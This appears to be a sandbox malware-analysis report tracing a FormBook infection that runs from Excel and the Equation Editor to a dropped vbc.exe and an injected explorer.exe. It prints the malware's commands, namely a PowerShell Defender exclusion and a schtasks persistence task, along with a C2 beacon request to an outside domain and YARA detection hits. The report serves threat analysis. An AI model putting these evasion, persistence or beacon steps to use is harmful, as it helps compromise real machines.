
Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49174	162.241.169.207	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 22:43:24.947166920 CET	856	OUT	GET /nt3f/?4hfxh=VPDo/gGljWIAkXRpnf2851ahKkwJgNah2gT2Xhg3gSLEGk9Hcz2Z/bSczfFocrENcd4Lnw==&1bNHY2=e6AHDh_0Bf6p6lIp HTTP/1.1 Host: www.getinteriorsolution.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 28, 2022 22:43:25.088841915 CET	856	IN	HTTP/1.1 404 Not Found Date: Fri, 28 Jan 2022 21:43:25 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 13 Jul 2021 15:25:30 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 30 25 20 7b 20 74 72 61 6e 73 66 6f 72 6d 3a 20 72 6f 74 61 74 65 28 30 64 65 67 29 3b 20 7d 20 31 30 30 25 20 7b 20 74 72 61 6e 73 66 6f 72 6d 3a 20 72 6f 74 61 74 65 28 33 36 30 64 65 67 29 3b 20 7d 20 7d 0a 20 20 20 20 3c 2f 73 74 79 6c 65 3e 0a 20 20 20 20 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 4a 61 76 61 73 63 72 69 70 74 22 3e 76 61 72 20 5f 73 6b 7a 5f 70 69 64 20 3d 20 22 39 50 4f 35 36 34 35 56 36 22 3b 3c 2f 73 63 72 69 70 74 3e 0a 20 20 20 20 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 4a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 63 64 6e 2e 6a 73 69 6e 69 74 2e 64 69 72 65 63 74 66 77 64 2e 63 6f 6d 2f 73 6b 2d 6a 73 70 61 72 6b 5f 69 6e 69 74 2e 70 68 70 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 64 69 76 20 63 6c 61 73 73 3d 22 6c 6f 61 64 65 72 22 20 69 64 3d 22 73 6b 2d 6c 6f 61 64 65 72 22 3e 3c 2f 64 69 76 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin { 0% { transform: rotate(0deg); } 100% { transform: rotate(360deg); } } </style> <script language="Javascript">var _skz_pid = "9PO5645V6";</script> <script language="Javascript" src="http://cdn.jsinit.directfwd.com/sk-jspark_init.php"></script></head><body> </body></html>

Statistics

Behavior

- EXCEL.EXE
- EQNEDT32.EXE
- vbc.exe
- powershell.exe
- schtasks.exe
- vbc.exe
- explorer.exe



System Behavior

Analysis Process: EXCEL.EXE PID: 2244, Parent PID: 596

General

Target ID:	0
Start time:	22:41:21
Start date:	28/01/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f3d0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	6E590648	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	.h+	binary	2E 68 2B 00 C4 08 00 00 02 00 00 00 00 00 00 00 56 00 00 00 01 00 00 00 2A 00 00 00 20 00 00 00 64 00 65 00 70 00 6F 00 73 00 69 00 74 00 5F 00 72 00 65 00 63 00 65 00 69 00 70 00 74 00 2E 00 78 00 6C 00 73 00 78 00 00 00 64 00 65 00 70 00 6F 00 73 00 69 00 74 00 5F 00 72 00 65 00 63 00 65 00 69 00 70 00 74 00 00 00	success or wait	1	6E590648	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2412, Parent PID: 596

General	
Target ID:	2
Start time:	22:41:43
Start date:	28/01/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: **2200**, Parent PID: **2412**

General	
Target ID:	4
Start time:	22:41:47
Start date:	28/01/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x290000
File size:	801280 bytes
MD5 hash:	076B5C48111AC20DE4E6F72CFA3393F1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.495847744.00000000021F1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.495951937.0000000002280000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.496236339.00000000031F9000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.496236339.00000000031F9000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.496236339.00000000031F9000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\GDIPFONTCACHEV1.DAT	read attributes | synchronize | generic read | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	6BFB91F6	unknown
C:\Users\user\AppData\Roaming\ubRPPGAHBbheAf.exe	read data or list directory | read attributes | delete | syn chronize | generic write	device | sparse file	sequential only | non directory file	success or wait	1	6CF064C6	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp61B1.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	6CF07C90	GetTempFile NameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp61B1.tmp	success or wait	1	6CF07D79	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\ ubRPPGAHBbheAf.exe	0	65536	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 fd fd fd 61 00 00 00 00 00 00 00 00 fd 00 0e 01 0b 01 06 00 00 2c 0c 00 00 0a 00 00 00 00 00 00 7e 4a 0c 00 00 20 00 00 00 60 0c 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 fd 0c 00 00 04 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELa,~J `@ @	success or wait	13	6CF064C6	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp61B1.tmp	0	1580	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 3c 2f 41 75 74 68 6f 72 3e 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0a 20 20 3c 54 72 69 67 67	<?xml version="1.0" encoding="UTF-16"?> <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task"> <RegistrationInfo> <Date>2014-10-25T14:27:44.8929027</Date> <Author>user-PC\user</Author> </RegistrationInfo> <Trigg	success or wait	1	6CF0B2B3	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DF07995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DF07995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE1DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DF0A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6DE1DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6DE1DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6DE1DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DE1DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DE1DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DE1DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CF0B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CF0B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CF0B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CF0B2B3	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6DE1DE2C	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\GDIPlus	success or wait	1	6BFB91F6	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\GDIPlus	FontCachePath	unicode	C:\Users\user\AppData\Local	success or wait	1	6BFB91F6	unknown

Analysis Process: powershell.exe PID: **1876**, Parent PID: **2200**

General

Target ID:	5
Start time:	22:41:53
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\ubRPPGAHBbheAf.exe
Imagebase:	0x22090000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73D9A4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	73D9A4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73D9D6F0	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	1E308E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	1E308E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	1E308E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	1E308E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	1E308E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	1E308E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	1E308E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	1E308E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	1E308E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	1E308E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	1E308E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	1E308E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	1E308E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	1E308E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	1E308E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	1E308E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	1E308E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	1E308E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	1E308E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	1E308E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	1E308E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	1E308E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	1E308E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	1E308E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	1E308E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	1E308E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	1E308E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	1E308E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	1E308E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	1E308E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	1E308E7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	73DD4496	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	73DD4496	unknown

Analysis Process: schtasks.exe PID: **1184**, Parent PID: **2200**

General

Target ID:	7
Start time:	22:41:54
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\ubRPPGAHBbheAf" /XML "C:\Users\user\AppData\Local\Temp\tmp61B1.tmp
Imagebase:	0x9a0000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp61B1.tmp	unknown	2	success or wait	1	9A8F47	ReadFile
C:\Users\user\AppData\Local\Temp\tmp61B1.tmp	unknown	1581	success or wait	1	9A900C	ReadFile

Analysis Process: vbc.exe PID: **2152**, Parent PID: **2200**

General

Target ID:	9
Start time:	22:41:58
Start date:	28/01/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x290000
File size:	801280 bytes
MD5 hash:	076B5C48111AC20DE4E6F72CFA3393F1
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.533651409.00000000000F0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.533651409.00000000000F0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.533651409.00000000000F0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000000.493228675.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000000.493228675.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000000.493228675.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000000.493954054.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000000.493954054.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000000.493954054.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.533831513.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.533831513.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.533831513.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.533708432.00000000001D0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.533708432.00000000001D0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.533708432.00000000001D0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	4186D7	NtReadFile

Analysis Process: explorer.exe PID: **1764**, Parent PID: **2152**

General

Target ID:	10
Start time:	22:42:01
Start date:	28/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000000.525819283.00000000097A6000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000000.525819283.00000000097A6000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000000.525819283.00000000097A6000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000000.513806035.00000000097A6000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000000.513806035.00000000097A6000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000000.513806035.00000000097A6000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **1136**, Parent PID: **1764**

General

Target ID:	11
Start time:	22:42:15
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe
Imagebase:	0xad0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
